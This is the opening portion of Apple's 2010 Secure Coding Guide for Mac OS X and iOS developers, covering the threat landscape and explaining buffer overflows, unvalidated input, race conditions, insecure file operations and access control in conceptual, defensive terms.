Secure Coding Guide

Security

2010-02-12

Apple Inc.
© 2010 Apple Inc.
All rights reserved.

No part of this publication may be reproduced, stored in a retrieval system, or transmitted, in any form or by any means, mechanical, electronic, photocopying, recording, or otherwise, without prior written permission of Apple Inc., with the following exceptions: Any person is hereby authorized to store documentation on a single computer for personal use only and to print copies of documentation for personal use provided that the documentation contains Apple's copyright notice.

The Apple logo is a trademark of Apple Inc.

Use of the "keyboard" Apple logo (Option-Shift-K) for commercial purposes without the prior written consent of Apple may constitute trademark infringement and unfair competition in violation of federal and state laws.

No licenses, express or implied, are granted with respect to any of the technology described in this document. Apple retains all intellectual property rights associated with the technology described in this document. This document is intended to assist application developers to develop applications only for Apple-labeled computers.

Every effort has been made to ensure that the information in this document is accurate. Apple is not responsible for typographical errors.

Apple Inc.
1 Infinite Loop
Cupertino, CA 95014
408-996-1010

.Mac is a registered service mark of Apple Inc.

Apple, the Apple logo, Carbon, Cocoa, FileVault, iPhone, Keychain, Mac, Mac OS, Macintosh, Objective-C, Pages, QuickTime, and Safari are trademarks of Apple Inc., registered in the United States and other countries.

Numbers is a trademark of Apple Inc.

IOS is a trademark or registered trademark of Cisco in the U.S. and other countries and is used under license.

Java and all Java-based trademarks are trademarks or registered trademarks of Sun Microsystems, Inc. in the U.S. and other countries.

PowerPC and and the PowerPC logo are trademarks of International Business Machines Corporation, used under license therefrom.

UNIX is a registered trademark of The Open Group

Simultaneously published in the United States and Canada.

Even though Apple has reviewed this document, APPLE MAKES NO WARRANTY OR REPRESENTATION, EITHER EXPRESS OR IMPLIED, WITH RESPECT TO THIS DOCUMENT, ITS QUALITY, ACCURACY, MERCHANTABILITY, OR FITNESS FOR A PARTICULAR PURPOSE. AS A RESULT, THIS DOCUMENT IS PROVIDED "AS IS," AND YOU, THE READER, ARE ASSUMING THE ENTIRE RISK AS TO ITS QUALITY AND ACCURACY.

IN NO EVENT WILL APPLE BE LIABLE FOR DIRECT, INDIRECT, SPECIAL, INCIDENTAL, OR CONSEQUENTIAL DAMAGES RESULTING FROM ANY DEFECT OR INACCURACY IN THIS DOCUMENT, even if advised of the possibility of such damages.

THE WARRANTY AND REMEDIES SET FORTH ABOVE ARE EXCLUSIVE AND IN LIEU OF ALL OTHERS, ORAL OR WRITTEN, EXPRESS OR IMPLIED. No Apple dealer, agent, or employee is authorized to make any modification, extension, or addition to this warranty.

Some states do not allow the exclusion or limitation of implied warranties or liability for incidental or consequential damages, so the above limitation or exclusion may not apply to you. This warranty gives you specific legal rights, and you may also have other rights which vary from state to state.

Contents

Introduction to Secure Coding Guide 9

Organization of This Document 9
See Also 10

The Security Landscape 11

Hackers, Crackers, and Attackers 11
The Threat Is Serious and Getting Worse 12
Types of Attacks 13
No Platform is Immune 14

Types of Security Vulnerabilities 15

Buffer Overflows 15
    Stack Overflows 15
    Heap Overflows 17
Unvalidated Input 18
Race Conditions 18
    Time of Check–Time of Use 19
    Interprocess Communication 19
Insecure File Operations 20
Access Control Problems 20
Secure Storage and Encryption 21
Social Engineering 22

Mac OS X and iOS Security Services 25

Authentication 25
Authorization 25
Cryptography 26
Certificates 27
Keychain 27
Smart Cards 28
Secure Communication 29
    Secure Transport 29
    CFNetwork 29
    URL Loading System 30
Security Interface Framework 30
Movie Toolbox Access Keys 30
User-Level Security Features 31
    Security System Preferences 31

  FileVault 31
  Accounts System Preferences 31
  Keychain Access 32

Avoiding Buffer Overflows 33

The Source Of the Problem 33
String Handling 35
Calculating Buffer Sizes 37
Integer Overflow 38
Detecting Buffer Overflows 39

Validating Input 41

Risks of Unvalidated Input 41
  Causing a Buffer Overflow 41
  Format String Attacks 42
  URL Commands 43
  Code Insertion 44
  Social Engineering 44
Archived Data 45
  Archiving and Unarchiving Data In Mac OS X 45
  The Security Risks In Unarchiving Data 46
Fuzzing 46

Avoiding Race Conditions and Insecure File Operations 49

Race Conditions Explained 49
Interprocess Communication 50
Insecure File Operations 51
Secure File Operations 52
  Generic C 53
  Carbon 54
  Cocoa 55
  Shell Scripts 56
Time Of Check–Time Of Use 56

Elevating Privileges Safely 59

Circumstances Requiring Elevated Privileges 59
The Hostile Environment and the Principle of Least Privilege 59
  Launching a New Process 60
  Executing Command-Line Arguments 61
  Inheriting File Descriptors 61
  Abusing Environmental Variables 61
  Modifying Process Limits 62

    - File Operation Interference 62
- Avoiding Elevated Privileges 62
- Running With Elevated Privileges 62
- Calls to Change Privilege Level 63
- Avoiding Forking Off a Privileged Process 64
    - authopen 64
    - launchd 64
- Factoring Applications 65
    - Example: Preauthorizing 66
    - Helper Tool Cautions 67
- Authorization and Trust Policies 68
- Security in a KEXT 68

Application Interfaces That Enhance Security 69

- Use Secure Defaults 69
- Meet Users' Expectations for Security 69
- Secure All Interfaces 70
- Validate All Inputs 70
- Place Files in Secure Locations 71
- Make Security Choices Clear 71
- Fight Social Engineering Attacks 72

Developing Secure Software 75

- Risk Assessment and Threat Modeling 75
    - Assessing Risk 75
    - Evaluating Threats 76
    - Common Criteria 77
- Security Development Checklists 77
    - Use of Privilege 77
    - Data, Configuration, and Temporary Files 81
    - Network Port Use 82
    - Audit Logs 83
    - User-Server Authentication 85
    - Integer and Buffer Overflows 87
    - Cryptographic Function Use 87
    - Installation and Loading 88
    - Use of External Tools and Libraries 89
    - Denial of Service and Computational Complexity Attacks 90
    - Privilege Checks 90
    - Memory Use 91
    - Kernel Messages 91

Third-Party Software Security Guidelines 93

Respect Users' Privacy 93
Provide Upgrade Information 93
Store Information in Appropriate Places 93
Avoid Requiring Elevated Privileges 93
Implement secure development practices 94
Test for Security 94
Helpful resources 94

Document Revision History 95

Glossary 97

Index 101

Figures, Tables, and Listings

The Security Landscape 11

Figure 1 Expected change in the number of electronic crimes, 2004 to 2005 12
Table 1 Percentages of Types of Electronic Crimes in 2004 13

Types of Security Vulnerabilities 15

Figure 1 Schematic view of the stack 16
Figure 2 Stack after malicious buffer overflow 17

Avoiding Buffer Overflows 33

Figure 1 Mac OS X PPC stack overflow 34
Figure 2 Heap overflow 35
Figure 3 String handling functions and buffer overflows 36
Figure 4 Buffer overflow crash log 40
Table 1 String functions to use and avoid 36
Table 2 C coding styles to use and avoid 37

Avoiding Race Conditions and Insecure File Operations 49

Table 1 C file functions to avoid and to use 54

Elevating Privileges Safely 59

Listing 1 Nonprivileged process 66
Listing 2 Privileged process 67

Introduction to Secure Coding Guide

Secure coding is the practice of writing programs that are resistant to attack by malicious or mischievous people or programs. Secure coding helps protect a user's data from theft or corruption. In addition, an insecure program can provide access for an attacker to take control of a server or a user's computer, resulting in anything from a denial of service to a single user to the compromise of secrets, loss of service, or damage to the systems of thousands of users.

This document discusses several common sources of vulnerability in programs and gives advice on how to avoid them, with special emphasis on programs that run on the Mac OS X, Mac OS X Server, and iOS operating systems. If you write code that runs on Macintosh computers or on iOS devices, from scripts for your own use to commercial software applications, you should be familiar with the information in this document.

Organization of This Document

This document starts with the following three introductory articles:

- "The Security Landscape" (page 11) describes the nature of the problem—how frequent and serious are the attacks on software, who is responsible, and how much damage is done. Read this article if you are not already convinced that it is important to write secure code.
- "Types of Security Vulnerabilities" (page 15) gives a brief introduction to the nature of each of the types of security vulnerability commonly found in software. This article provides background information with which you should be familiar before reading the other articles in the document. If you're not sure what a race condition is, for example, or why it poses a security risk, this article is the place to start.
- "Mac OS X and iOS Security Services" (page 25) provides a brief introduction to the high-level security application programming interfaces (APIs) and user features provided by Mac OS X and iOS. This article is intended as a convenience to those new to Mac OS X or iOS; for a more detailed discussion of these features, see *Security Overview*.

The following articles in the document discuss specific types of security vulnerabilities in some detail. These articles can be read in any order, or as suggested by the software development checklist in "Developing Secure Software" (page 75).

- "Avoiding Buffer Overflows" (page 33) describes the various types of buffer overflows and explains how to avoid them.
- "Validating Input" (page 41) discusses why and how you must validate every type of input your program receives from untrusted sources.
- "Avoiding Race Conditions and Insecure File Operations" (page 49) explains how race conditions occur, discusses ways to avoid them, and describes insecure and secure file operations.
- "Elevating Privileges Safely" (page 59) describes how to avoid running code with elevated privileges and what to do if you can't avoid it entirely.

- "Application Interfaces That Enhance Security" (page 69) discusses how the user interface of a program can enhance or compromise security and gives some guidance on how to write a security-enhancing UI.

The final article is of general interest to all Macintosh programmers:

- "Developing Secure Software" (page 75) discusses some of the security factors you should consider when planning a software project, and provides a checklist you can use to help ensure that your code is secure. This article can help you organize your work and also provides entry points into the remaining articles in the document. This article is recommended reading for everyone.

See Also

This document concentrates on security vulnerabilities and programming practices of special interest to developers using Mac OS X or iOS. For discussions of secure programming of interest to all programmers, see the following books and documents:

- See Viega and McGraw, *Building Secure Software*, Addison Wesley, 2002; for a general discussion of secure programming, especially as it relates to C programming and writing scripts.
- See Wheeler, *Secure Programming for Linux and Unix HOWTO*, available at http://www.dwheeler.com/secure-programs/; for discussions of several types of security vulnerabilities and programming tips for UNIX-based operating systems, most of which apply to Mac OS X.
- See Cranor and Garfinkel, *Security and Usability: Designing Secure Systems that People Can Use*, O'Reilly, 2005; for information on writing user interfaces that enhance security.

For documentation of security-related application programming interfaces (APIs) for Mac OS X (and iOS, where noted), see the following Apple documents:

- For an introduction to some security concepts and to learn about the security features available in Mac OS X, see *Security Overview*.
- For information on secure networking, see *Secure Transport Reference* and *CFNetwork Programming Guide*.
- For information on Mac OS X authorization and authentication APIs, see *Authorization Services Programming Guide*, *Authorization Services C Reference*, and*Security Foundation Framework Reference*.
- If you are using digital certificates for authentication, see *Certificate, Key, and Trust Services Reference* (iOS version available) and *Certificate, Key, and Trust Services Programming Guide*.
- For secure storage of passwords and other secrets, see *Keychain Services Reference* (iOS version available) and *Keychain Services Programming Guide*.

The Security Landscape

Every program is a potential target. Hackers will try to find security vulnerabilities in your applications or servers. Attackers will try to use these vulnerabilities to steal secrets, corrupt programs and data, and gain control of computer systems and networks. Your customers' property and your reputation are at stake. Security is not something than can be added to software as an afterthought, any more than a shed made out of cardboard can be made secure by adding a padlock to the door. You must identify the nature of the threat to your software and incorporate secure coding practices throughout the planning and development of your product. This article explains the nature of the threat. Other articles in this document describe specific types of vulnerabilities and give guidance on how to avoid them.

Hackers, Crackers, and Attackers

Contrary to the usage by most news media, within the computer industry the term **hacker** refers to an expert programmer—one who enjoys learning about the intricacies of code or an operating system. In general, hackers are not malicious. When most hackers find security vulnerabilities in code, they inform the company or organization that's responsible for the code so that they can fix the problem. Some hackers—especially if they feel their warnings are being ignored—publish the vulnerabilities or even devise and publish **exploits** (code that takes advantage of the vulnerability). The malicious individuals who break into programs and systems in order to do damage or to steal something are referred to as **crackers** or **attackers**. Most attackers are not highly skilled, but take advantage of published exploit code and known techniques to do their damage. People (usually, though not always, young men) who use published code (scripts) to attack software and computer systems are sometimes called **script kiddies.**

Attackers may be motivated by a desire to steal money, identities, and other secrets for personal gain; corporate secrets for their employer's or their own use; or state secrets for use by hostile governments or terrorist organizations. Some crackers break into applications or operating systems just to show that they can do it—nevertheless, they can cause considerable damage. Because attacks can be automated and replicated, any weakness, no matter how slight, can be exploited.

In a 2005 survey of over 800 software companies by *CSO* magazine (in cooperation with the U.S. Secret Service and the **CERT Coordination Center**), 37% of respondents said that hackers posed the greatest cyber security threat and 23% said current or former employees were the greatest threat. (One in five (21%) of the companies surveyed weren't sure who was the greatest threat, and the remainder cited such sources as foreign terrorists and competitors.)

The large number of insiders who are attacking systems is of importance to security design because, whereas malicious hackers and script kiddies are most likely to rely on remote access to computers to do their dirty work, insiders might have physical access to the computer being attacked. Your software must be resistant to both attacks over a network and attacks by people sitting at the computer keyboard—you cannot rely on firewalls and server passwords to protect you.


The Threat Is Serious and Getting Worse

Keeping in mind that the reputation of a software company can be ruined by a single well-publicized exploit against one of its products, it's sobering to note that, whereas 171 vulnerabilities were reported to the CERT Coordination Center (CERT/CC) in all of 1995, some 2,874 vulnerabilities were reported in the first half of 2005 alone. How does that relate to the number of actual attacks? CERT/CC states: "Given the widespread use of automated attack tools, attacks against Internet-connected systems have become so commonplace that counts of the number of incidents reported provide little information with regard to assessing the scope and impact of attacks. Therefore, as of 2004, we will no longer publish the number of incidents reported." (http://www.cert.org/stats/cert_stats.html) In other words, attacks are now so frequent, it's no longer practical to count them!

In January 2004, the MyDoom email virus spread so fast it caused some mail servers to shut down; at its peak, 20% to 30% of all emails over the Internet were generated by the virus. Lost productivity and technical support expenses were estimated at $250 million. In March 2005, Chinese police announced that they'd arrested a man accused of hacking into 100,000 computers, 40,000 of which were outside of China. In June 2005, attackers broke into a credit card database containing information on over 40 million credit card accounts. In April 2005, the unencrypted financial and medical records of nearly 185,000 current and former patients of a California medical group were compromised when two computers were stolen from their offices.

The situation does not seem to be getting better, either. In the survey by *CSO* magazine, 88% of respondents expected the prevalence of electronic crime to increase in 2005 relative to 2004 (Figure 1).

Figure 1 Expected change in the number of electronic crimes, 2004 to 2005



From *2005 E-Crime Watch Survey Summary of Findings*, *CSO* magazine (CXO Media Inc.), in cooperation with the U.S. Secret Service and the CERT Coordination Center.

Respondents to the survey reported a mean of 86 network, system, or data intrusions or electronic crimes in 2004, ranging from none to over 250 for individual companies, counting each worm or virus as a single crime. The number of individual machines affected was much higher. Economic consequences reported in the survey varied widely, from none to over $10 million. The total monetary loss reported for 2004 by respondents to the survey was $150 million. These numbers reflect only direct attacks on the companies surveyed; adding in widespread losses such as those due to the MyDoom virus would inflate these numbers considerably.

Types of Attacks

Table 1 shows the answers to the *CSO* magazine survey question "Which of the following electronic crimes were committed against your organization in 2004?" Both electronic and social engineering attacks are common and increasing. (A **social engineering** attack is one in which a user is tricked into giving up secrets or into giving access to a computer to an attacker.) You should try to make your software resistant to cracking and your UI and customer education should aim to minimize the success of social engineering attacks.

Table 1 Percentages of Types of Electronic Crimes in 2004

Type	Percentage
Virus or other malicious code	82%
Spyware	61%
Phishing	57%
Illegal generation of spam email	48%
Unauthorized access to information, systems, or networks	43%
Denial of service attacks	32%
Rogue wireless access point	21%
Exposure of private or sensitive information	19%
Fraud	19%
Identity theft	17%
Password sniffing	16%
Theft of intellectual property	14%
Zombie machines on organization's network	13%
Theft of other (proprietary) info	12%
Sabotage	11%
Website defacement	9%
Extortion	2%
Other	4%
Don't know/not sure	3%

No Platform is Immune

So far, Mac OS X has not fallen prey to any major, automated attack like the MyDoom virus. There are several reasons for this. One is that Mac OS X is based on open source software such as BSD; many hackers have searched this software over the years looking for security vulnerabilities, so that not many vulnerabilities remain. Another is that the default installation of Mac OS X turns off all networking services that might be used to exploit vulnerabilities. Also, the email and internet clients used most commonly on Mac OS X do not have privileged access to the operating system and are less vulnerable to attack than those used on some other common operating systems. Finally, Apple has an active program of reviewing the operating system and applications for security vulnerabilities and issues downloadable security updates frequently.

iOS is based on Mac OS X and shares many of its security characteristics. In addition, it is inherently more secure than even Mac OS X because only one application can run at a time and each application is restricted in the files and system resources it can access.

That's the good news. The bad news is that open source code, all operating systems—including Mac OS X and iOS—and applications that run on all operating systems are constantly under attack. Hackers discover vulnerabilities and publish exploit code. Criminals and script kiddies attack vulnerable systems. For example, recent security vulnerabilities in a variety of applications and operating systems include the following:

1. A buffer overflow vulnerability in a free multimedia player allowed a remote attacker to execute arbitrary code by sending a carefully crafted MPEG stream.
2. Flaws in decoding tiff images in open source code could permit the execution of arbitrary code.
3. Under some circumstances, the credentials used by a mail server to authenticate a user could be reused for a small time period, allowing an attacker to authenticate as the user.
4. Failure to validate input by a web calendar application allowed a remote attacker to execute arbitrary code by sending a crafted URL.
5. A vulnerability in a popular browser enabled an attacker to create an image on a web site that, when clicked by the user, would open a file or run code on the user's machine.

   [The following CVE numbers correspond to the numbers in the preceding list of vulnerabilities and refer to the Common Vulnerabilities and Exposures dictionary (http://www.cve.mitre.org/). You can run an Internet search on the CVE number to read details about the vulnerability:

   [1]CVE-2006-1664 [2]CVE-2004-0803 [3]CVE-2004-1088 [4]CVE-2006-2261 [5]CVE-2006-1942]

This small sample illustrates that many vulnerabilities have been found on a variety of systems that, if exploited, could have resulted in loss of data, allowing an attacker to steal secrets, or enabling an attacker to run code on someone else's computer. A large-scale, widespread attack is not needed to cause monetary and other damages—a single break-in is sufficient if the system broken into contains valuable information. Although major attacks of viruses or worms get a lot of attention from the media, the destruction or compromising of data on a single computer is what matters to the average user. Because Apple Computer understands this principle, it takes every security vulnerability seriously and works to correct known problems quickly. For your users' sake and for the sake of your company's reputation, you should do the same.

If every Macintosh and iOS developer follows the advice in this document and other books on electronic security, and if each Macintosh owner takes common-sense precautions such as using strong passwords and encrypting sensitive data, then Mac OS X and iOS will maintain their reputations for being safe, reliable operating systems and your company's products will benefit from being associated with Mac OS X or iOS.

Types of Security Vulnerabilities

Most software security vulnerabilities fall into one of a small set of categories: buffer overflows, unvalidated input, race conditions, access-control problems, and weaknesses in authentication, authorization, or cryptographic practices. The nature of each of these types of vulnerability is described in this article. Other articles in this document go into more detail and provide specific advice, including sample code, to help you avoid these vulnerabilities. In addition, because the most unassailable locks in the world won't protect a building if someone leaves the door open, some consideration is given here and elsewhere in this document to application interfaces that help the user make informed choices that enhance security and reduce the risk of social engineering attacks.

Buffer Overflows


Books on software security invariably mention buffer overflows as a major source of vulnerabilities. Exact numbers are hard to come by, but as an indication, approximately 20% of the published exploits reported by the United States Computer Emergency Readiness Team (US-CERT) for 2004 involved buffer overflows. Buffer overflows can damage programs or compromise data, even when a program is running with ordinary privileges. Any programmer can inadvertently create buffer overflows in their code. For example, buffer overflows have been found in many open-source programs and in every major operating system. This section explains what a buffer overflow is and (in general terms) how it is exploited. See "Avoiding Buffer Overflows" (page 33) for detailed information on how to find and avoid buffer overflows.

Any application or system software that has a user interface (whether graphical or command line) has to store the user's input, at least temporarily. For example, if an application displays a dialog requesting a filename, it has to store that filename at least long enough to pass it on to whatever function it calls to open or create a file with that name. In every computer operating system, including Mac OS X and iOS, the computer's random access memory (RAM) is used to store such data. There are two ways in which the memory used for this purpose is commonly organized: for highly-efficient storage of limited amounts of data, the data is put into a region of memory known as the **stack**. In the stack, data is read (and automatically removed from memory) in the reverse order from which it was put in (last in-first out, or LIFO). For storage of larger amounts of data than can be kept in the stack, the data is put into a region known as the **heap**. Data can be read from the heap in any order and can be retained so that it can be read and modified any number of times.

Stack Overflows


An example of data that is commonly put on the stack is the return address and parameter values used to call a function. The stack is used for this data because it is efficient and because nested function calls lend themselves well to a LIFO storage approach. That is, each function can call another function, which in turn can call another, and the first return address needed is that stored by the last function executed. For example, when function A calls function B, the address to which function B should return control when finished is put onto the stack along with all the parameter values needed by function B. When function B calls function C, the return address and parameter values for function C to use are put onto the stack. In this case, the last values put in—those needed by function C—are the first used, followed by those needed by function B, followed by those needed by function A. Figure 1 illustrates the organization of the stack. Note that this figure is schematic only; the actual content and order of data put on the stack depends on the architecture of the CPU being used. See *Mac OS X ABI Function Call Guide* for descriptions of the function-calling conventions used in all the architectures supported by Mac OS X.

Figure 1 Schematic view of the stack


Function A data
Parameters for call to function B
Function A return address
Function A
Function B data
Parameters for call to function C
Function B return address
Function B
Function C data
Space for parameters for next subroutine call
Function C return address
Function C

Although a program should check the data input by the user to make sure it is appropriate for the purpose intended—for example, to make sure that a filename does not include illegal characters and does not exceed the legal length for filenames—frequently the programmer does not bother. The programmer assumes that the user will not do anything unreasonable. Unfortunately, if the user is malicious, he might type in data that is longer than the function parameter allows. Because the function reserves only a limited amount of space on the stack for this data, the result is that the data overwrites other data on the stack. As you can see from Figure 2, a clever attacker can use this technique to overwrite the return address used by the function, substituting the address of his own code. Then, when function C completes execution, rather than returning to function B, it jumps to the attacker's code. Because the user's program executes the attacker's code, the attacker's code inherits the user's permissions. If the user is logged on as an administrator (the default configuration in Mac OS X), the attacker can take complete control of the computer, reading data from the disk, sending emails, and so forth. (In iOS, applications are much more restricted in their privileges and are unlikely to be able to take complete control of the device.)

Figure 2 Stack after malicious buffer overflow


Function A data
Parameters for call to function B
Function A return address
Address of attacker's code
Parameter overflow
Function B return address
Function C data
Space for parameters for next subroutine call
Function C return address
Function A
Function B
Function C

Heap Overflows

Because the heap is used to store data but is not used to store the return address value of functions and methods, it is less obvious how an attacker can exploit a buffer overflow on the heap. To some extent, it is this nonobviousness that makes heap overflows an attractive target—programmers are less likely to worry about them and defend against them than they are for stack overflows.

There are two ways in which heap overflows are exploited: First, the attacker tries to find other data on the heap worth overwriting. Much of the data on the heap is generated internally by the program rather than copied from user input. For example, an attacker who hacks into a phone company's billing system might be able to set a flag indicating that a bill has been paid. Or, by overwriting a temporarily stored user name, an attacker might be able to log into a program with administrator privileges. This is known as a non-control-data attack.

Second, objects allocated on the heap in many languages, such as C++ and Objective-C, include tables of function pointers. By exploiting a buffer overflow to change such a pointer, an attacker might be able to substitute their own data or to execute their own routine.

Exploiting a buffer overflow on the heap might be a complex, arcane problem to solve, but crackers thrive on just such challenges. For example:

1. A heap overflow in code for decoding a bitmap image allowed remote attackers to execute arbitrary code.
2. A heap overflow vulnerability in a networking server allowed an attacker to execute arbitrary code by sending an HTTP POST request with a negative "Content-Length" header.

[1CVE-2006-0006 2CVE-2005-3655]

Unvalidated Input

Any input received by your program from an untrusted source is a potential target for attack. In this context, an ordinary user is an untrusted source. Examples of input from an untrusted source include (but are not restricted to):

- text input fields
- commands passed through a URL used to launch the program
- audio, video, or graphics files provided by users or other processes and read by the program
- command line input

Hackers look at every source of input to the program and attempt to pass in malformed data of every type they can imagine. If the program crashes or otherwise misbehaves, the hacker then tries to find a way to exploit the problem. Unvalidated-input exploits have been used to take control of operating systems, steal data, corrupt users' disks, and more. One such exploit was used to "jail break" iPhones.

Types of input-validation vulnerabilities, and what to do about them, are discussed in "Validating Input" (page 41).

Race Conditions

A **race condition** exists when two events may occur out of sequence. If the correct sequence is required for the proper functioning of the program, this results in a bug. If an attacker can cause the correct sequence not to happen and take advantage of the situation to insert malicious code, change a filename, or otherwise interfere with the normal operation of the program, the race condition is a security vulnerability. Attackers can sometimes take advantage of small time gaps in the processing of code to interfere with the sequence of operations, which they then exploit.

Mac OS X, like all modern operating systems, is multitasking; that is, it assigns different chores to different processes, and the operating system switches among all the different processes to make the most efficient use of the processor and to allow two or more applications, and any number of background programs (servers or daemons) to appear to run simultaneously. (In fact, if the computer has two or more processors, more than one process can truly be running simultaneously.) The advantages to the user are many and mostly obvious; the disadvantage, however, is that there is no guarantee that two sequential operations will be performed without any other operations being performed in between. In fact, when two processes are using the same resource (such as the same file), there is no guarantee that they will access that resource in any particular order.

For example, if you were to open a file and then read from it, even though your application did nothing else between these two operations, some other process might have control of the computer after the file was opened and before it was read. If two different processes (in the same or different applications) were writing to the same file, there would be no way to know which one would write first and which would overwrite the data written by the other. Such situations open security vulnerabilities.

There are two basic types of race condition that can be exploited: time of check–time of use (TOCTOU), and interprocess communication.

Time of Check–Time of Use

Commonly, an application checks some condition before undertaking an action. For example, it might check to see if a file exists before writing to it, or whether the user has access rights to read a file before opening it for reading. Because there is a time gap between the check and the use (even though it might be a fraction of a second), an attacker can sometimes use that gap to mount an attack.

A classic example is the case where an application checks for the existence of a temporary file before writing data to it. If such a file exists, the application deletes it or chooses a new name for the temporary file to avoid conflict. If the file does not exist, the application opens the file for writing, because the system routine that opens a file for writing automatically creates a new file if none exists. An attacker, by continuously running a program that creates a new temporary file with the appropriate name, can (with a little persistence and some luck) create the file in the gap between when the application checked to make sure the temporary file didn't exist and when it opens it for writing. The application then opens the attacker's file and writes to it (remember, the system routine opens an existing file if there is one, and creates a new file only if there is no existing file). The attacker's file might have different access permissions than the application's temporary file, so the attacker can then read the contents. Or, the attacker can write a file that is a symbolic link to some other file, either one owned by the attacker or an existing system file. In one version of this attack, the file chosen is the system password file, so that after the attack, the system passwords have been corrupted to the point that no one, even the system administrator, can log on.

Interprocess Communication

Separate processes—either within a single program or in two different programs—sometimes have to share information. Common methods include using shared memory or using some messaging protocol, such as Sockets, provided by the operating system.

Some messaging protocols used for interprocess communication are also vulnerable to attack. A common programming error, for example, is to make non-atomic function calls from within a signal handler. A **signal**, in this context, is a message sent from one process to another in a UNIX-based operating system (such as Mac OS X). Any program that needs to receive signals contains code called a signal handler. A non-atomic function is one that does not necessarily complete operation before being interrupted by the operating system (which might switch to another process before returning to complete execution of the function call). There are very few operations that are safe for a signal handler to do, and most function calls are not among them. The reason is that an attacker can create a race condition by running a routine that operates on the same files or memory locations as the non-atomic function calls in the signal handler. Because the operating system switches rapidly among all the processes running simultaneously on the system, it is possible for the attacker's code to run after the signal handler has opened the file or memory location for writing or reading, but before the signal handler has completed running. Then the actual value read or stored in that location has been set by the attacker, not by the signal handler.

At a minimum, such a signal handler race condition can be used to disrupt the operation of a program. However, in certain circumstances, an attacker can make the operation of the system unpredictable, or cause the attacker's own code to be executed to wreak even more havoc.

A race condition of this sort in open-source code present in many UNIX-based operating systems was reported in 2004 that made it possible for a remote attacker to execute arbitrary code or to stop FTP from working. [CVE-2004-0794]

For more information on race conditions and how to avoid them, see "Avoiding Race Conditions and Insecure File Operations" (page 49).

Insecure File Operations

In addition to time of check–time of use problems, many other file operations are insecure. Programmers often make assumptions about the ownership, location, or attributes of a file that might not be true. For example, you might assume that you can always write to a file created by your program. However, if an attacker can change the permissions or flags on that file after you create it, and if you fail to check the result code after a write application, you will not detect the fact that the file's been tampered with.

Examples of insecure file operations include:

- writing to or reading from a file in a location writable by another user
- failing to make the right checks for file type, device ID, links, and other settings before using a file
- failing to check the result code after a file operation
- assuming that if a file has a local pathname, it has to be a local file

These and other insecure file operations are discussed in more detail in "Insecure File Operations" (page 51).

Access Control Problems

Access control is the process of controlling who is allowed to do what. This ranges from controlling physical access to a computer—keeping your servers in a locked room, for example—to specifying who has access to a resource (a file, for example) and what they are allowed to do with that resource (such as read only). Some access control mechanisms are enforced by the operating system, some by the individual application or server, some by a service (such as a networking protocol) in use. Many security vulnerabilities are created by the careless or improper use of access controls, or by the failure to use them at all.

Much of the discussion of security vulnerabilities in the software security literature is in terms of **privileges**, and many exploits involve an attacker somehow gaining more privileges than they ought to have. Privileges, also called **permissions**, are access rights granted by the operating system, controlling who is allowed to read and write files, directories, and attributes of files and directories (such as the permissions for a file), who can execute a program, and who can perform other restricted operations such as accessing hardware devices and making changes to the network configuration. Permissions and access control in Mac OS X are discussed in *Security Overview*.

Of particular interest to attackers is the gaining of **root privileges**, which refers to having the unrestricted permission to perform any operation on the system. An application running with root privileges can access everything and change anything. Many security vulnerabilities involve programming errors that allow an attacker to obtain root privileges. Some such exploits involve taking advantage of buffer overflows or race conditions, which in some special circumstances allow an attacker to escalate their privileges. Others involve having access to system files that should be restricted or finding a weakness in a program—such as an application installer—that is already running with root privileges. For this reason, it's important to always run programs with as few privileges as possible. Similarly, when it is necessary to run a program with elevated privileges, you should do so for as short a time as possible.

Much access control is enforced by applications, which can require a user to **authenticate** before granting **authorization** to perform an operation. Authentication can involve requesting a user name and password, the use of a smart card, a biometric scan, or some other method. If an application calls the Mac OS X Authorization Services application interface to authenticate a user, it can automatically take advantage of whichever authentication method is available on the user's system. Writing your own authentication code is a less secure alternative, as it might afford an attacker the opportunity to take advantage of bugs in your code to bypass your authentication mechanism, or it might offer a less secure authentication method than the standard one used on the system.

